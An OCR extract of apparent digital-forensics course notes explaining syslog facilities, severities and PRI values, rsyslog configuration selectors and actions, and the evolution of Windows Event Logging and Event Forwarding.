
Number	Keyword	Facility
0	kern	kernel messages
1	user	user-level messages
2	mail	mail system
3	daemon	system daemons
4	auth	security/authorization messages
5	syslog	messages generated internally by syslogd
6	lpr	line printer subsystem
7	news	network news subsystem
8	uucp	UUCP subsystem
9	(N/A)	clock daemon
10	authpriv	security/authorization messages
11	ftp	FTP daemon
12	(N/A)	NTP subsystem
13	(N/A)	log audit
14	(N/A)	log alert
15	cron	clock daemon (scheduler)
16	local0	local use
17	local1	local use
18	local2	local use
19	local3	local use
20	local4	local use
21	local5	local use
22	local6	local use
23	local7	local use

Full list of syslog severities, from RFC 5424:

Number	Keyword	Severity
0	emerg/panic	Emergency: System is unusable
1	alert	Alert: Action must be taken immediately
2	crit	Critical: Critical conditions
3	err/error	Error: Error conditions
4	warning/warn	Warning: Warning conditions
5	notice	Notice: Normal but significant condition
6	info	Informational: Informational messages
7	debug	Debug: Debug-level messages

Per the RFC, these two values are combined into a single, 8-bit integer—the PRI. This is done by multiplying the facility by eight then adding the severity. For example, the "190" value in the example from the previous slide reflects a "local7" facility and "info" severity: (23 * 8) + 6 = 190. Because the default log format does not include the PRI value, it can be difficult to fully characterize the nature of log evidence. For this reason, administrators often include the PRI in logging configurations.

References:
`http://for572.com/4rcmd`



Shown here is a sample configuration file that you may find on an operational server. The main components to note are the "`facility.severity`" selectors on the left and their corresponding actions (or destinations) on the right.

The `facility.severity` selectors are mostly self-explanatory. They can be chained together with semicolons and can include wildcards. What's important to know is that the severity value is interpreted as the specified severity or higher. This means that an "`info`" severity would also include notice, warning, `error`, `crit`, `alert`, and `panic` messages. To reverse this behavior, use an "`!`" character before the severity. The example of "`kern.!notice`" would match all kernel messages with a severity lower than "`notice`". To limit the selector to exactly one severity, it can be prepended with an "=" character.

The action column has a number of options, but we will focus on three. The most common is for the messages that match the `facility.severity` selector to be put into a regular file on the file system. For actions consisting of an "@" character and a hostname or an IP address, the syslog daemon forwards the message via UDP to the indicated remote machine. A third destination type is the "^" character, which is followed by a path to an executable and a message template name.

Note that the use of multiple log format templates means the same event could be logged in several different formats. Consider an event with the "User" facility and "Emergency" severity—it is sent to multiple destinations. The "`/var/log/messages`" file would contain the following:

```
<8>2016-08-03T18:31:34.784471+00:00 centos7builder root:
ZOMG_EMERGENCY
```


All logged-in users see the following in their active shells, as well as all pre-login consoles:


```
Message from syslogd@centos7builder at Aug  3 18:33:38 ...
 root: ZOMG_EMERGENCY
```

Finally, the following is sent as input to the "`/usr/local/bin/sms_send.py`" script:


```
Aug  3 14:31:34 centos7builder root: ZOMG_EMERGENCY
```


```
template(name="FullDateWithPRI" type="string" string="<%PRI%>%timegenerated::date-rfc3339% %HOSTNAME%
      %syslogtag%%msg:::drop-last-lf%\n")
Template(name="smsTemplate" type="string" string="%TIMESTAMP% %HOSTNAME% %syslogtag% %msg%\n")
$ActionFileDefaultTemplate FullDateWithPRI

module(load="imuxsock")              # provides support for local system logging (e.g. via logger command)
module(load="imklog")                # provides kernel logging support (previously done by rklogd)
$IncludeConfig /etc/rsyslog.d/*.conf         # Include all config files in /etc/rsyslog.d/
```





This diagram is a visual representation of the rsyslog.conf file on the previous pages. You can see that even a basic configuration file covers a wide variety of sources and several destination types and locations. The "Where does this system's log data go?" question can be a deceptively complex one to answer.





Let's shift our view to the Microsoft side of the house for a bit. Since the first release of Windows NT back in 1993, Windows shipped with a core logging capability that remained in use until 2007. Even though the platforms using this relatively ancient framework are past Microsoft's end-of-life, it would not be surprising to find it used in some enterprises. (Old software doesn't die; it just finds a mission-critical application and hides under someone's desk for a decade.)

All Windows Event Logging platforms include three log files, which use distinct Event ID numbers to designate each event's subject. The System log contains details about system components such as drivers and services. The Application log includes items from programs running on the system. Finally, the Security log contains entries regarding logon attempts, file accesses and deletions, etc.

Each Event ID indicates the reason the log entry was created and can be used to research the event in greater detail. For example, Event ID 624 (for Pre-Vista systems) or Event ID 4720 (for Vista and later) in the Security log means that a user account was successfully created at that time. The event record would include relevant details such as the username, who created the user account, etc. There are a number of databases for the countless Event IDs, but the most extensive are from third-party sites such as the community-driven EventID site[1], or the Windows Security Log Encyclopedia at Randy Franklin Smith's "Ultimate Windows Security" site[2].

The legacy version of Microsoft Event Logging was used in all Windows versions prior to Vista and Server 2008. Experienced forensicators will recognize the "EVT format" label that originally included only the three log files mentioned above. Windows 2000 eventually added the ability for an application to create its own log file alongside the three core logs. However, it was strictly an on-system logging framework, which required an administrator to manually connect to a system in order to review its log files. Other major limiting factors in the Windows logging capabilities during this era were the limited log size and that many important events were not logged by default (failed logons, for example). Clearly, the usefulness of the logs for basic auditing and security verification was limited in many ways. In a small workgroup, this might have been reasonable—but certainly not for a large enterprise with thousands or tens of thousands of hosts.

XP Service Pack 2 and Windows Server 2003 Service Pack 1 added some basic remote collection capabilities. There was also a respectable complement of third-party utilities that would forward Event Logs via the network—often using the syslog protocol. These add-ons allowed Windows systems to participate within a comprehensive logging infrastructure.

Given the major shortcomings in the legacy Event Logging framework, Microsoft completed a full overhaul with the release of Vista and Server 2008. The new system, called Windows Event Forwarding (also known as Eventing 6.0), uses a published XML schema to describe each event. The introduction of an XML format enables far more granular and useful queries and filtering. Similarly, the standardized, published structure allows third-party software to create, parse, and act upon Windows' events without resorting to tricks and hackery. The new framework also added two new core log files. The Setup log contains events related to software installation processes and the "Forwarded Events" log contains items that have been collected from other Event Logging sources. Individual applications and services also have the opportunity to create their own log files within the Windows Event Forwarding framework.

If you thought that the addition of the "Forwarded Events" log implied a better remote log collection and aggregation capability, you'd be absolutely right. Without the need for any additional software, Windows Event Forwarding includes the capabilities to forward log entries to a remote system using the network. Correspondingly, these systems can also receive events from other systems and even forward them along for further storage or other processing. The network transaction contains the same XML event records as are used on-disk, but they are passed using RPC over HTTP or HTTPS. All accesses are authenticated, usually with common Windows mechanisms, meaning that even when sent via HTTP, the RPC payload is encrypted. This makes plaintext interception infeasible without proper domain credentials. An interesting note to add is that the HTTP transactions use a distinctive HTTP User-Agent string: "Microsoft WinRM Client".


Windows Event Forwarding uses both "subscribe and push" and "poll and pull" models. In the subscribe and push model, collectors direct sources to send some or all of the source's events along to the collector. The source then sends those events to their subscribed collector(s) as requested. Note, however, that by default, a source will queue events and send them in blocks of five or after 15 minutes have passed. The administrator can adjust this to be "fast", meaning the push timeout is just 30 seconds, or extend the window to six hours. There is no means to send messages instantaneously, so latency may be an issue for some. Under the "poll and pull" model, the collector can reach out to sources and direct them to unload all events that meet specified characteristics to the collector on demand.

One of the very convenient features Windows Event Forwarding brings is the ability to manage subscriptions using group policies. This allows an enterprise or domain administrator to centrally deploy and enforce a given logging standard with relative ease.

Hal Pomeranz gave a great SANS webcast regarding Windows Event Log Analysis. You may want to watch the archived webcast itself[3] and get a copy of the slides[4] as well.

References:

[1] `http://for572.com/0q3ji`
[2] `http://for572.com/oaic4`
[3] `http://for572.com/d-j4m`
[4] `http://for572.com/esy2w` (PDF link)
`http://for572.com/9d-bu`
`http://for572.com/d31jp`
`http://for572.com/w5z8q`



As you may expect, Enterprise-scale Windows Event Forwarding in a homogeneous Windows environment is relatively straightforward. The administrator pushes a group policy to dictate that relevant endpoints' events of interest are forwarded to a designated Event Collector server. This collector then stores the events in its own "Forwarded Events" log, by default. (Other log destinations can be configured if desired.) As mentioned previously, some of these events may not arrive until minutes or even hours after they are triggered, so the collector handles reordering the multiple-source events chronologically, as well as backing up the log files and other typical administrative actions.

To examine the collected log entries, the administrator only needs to connect to the Event Viewer on the Collector. Queries can be run against the "Forwarded Events" data store, where data from the broader group of systems exists.

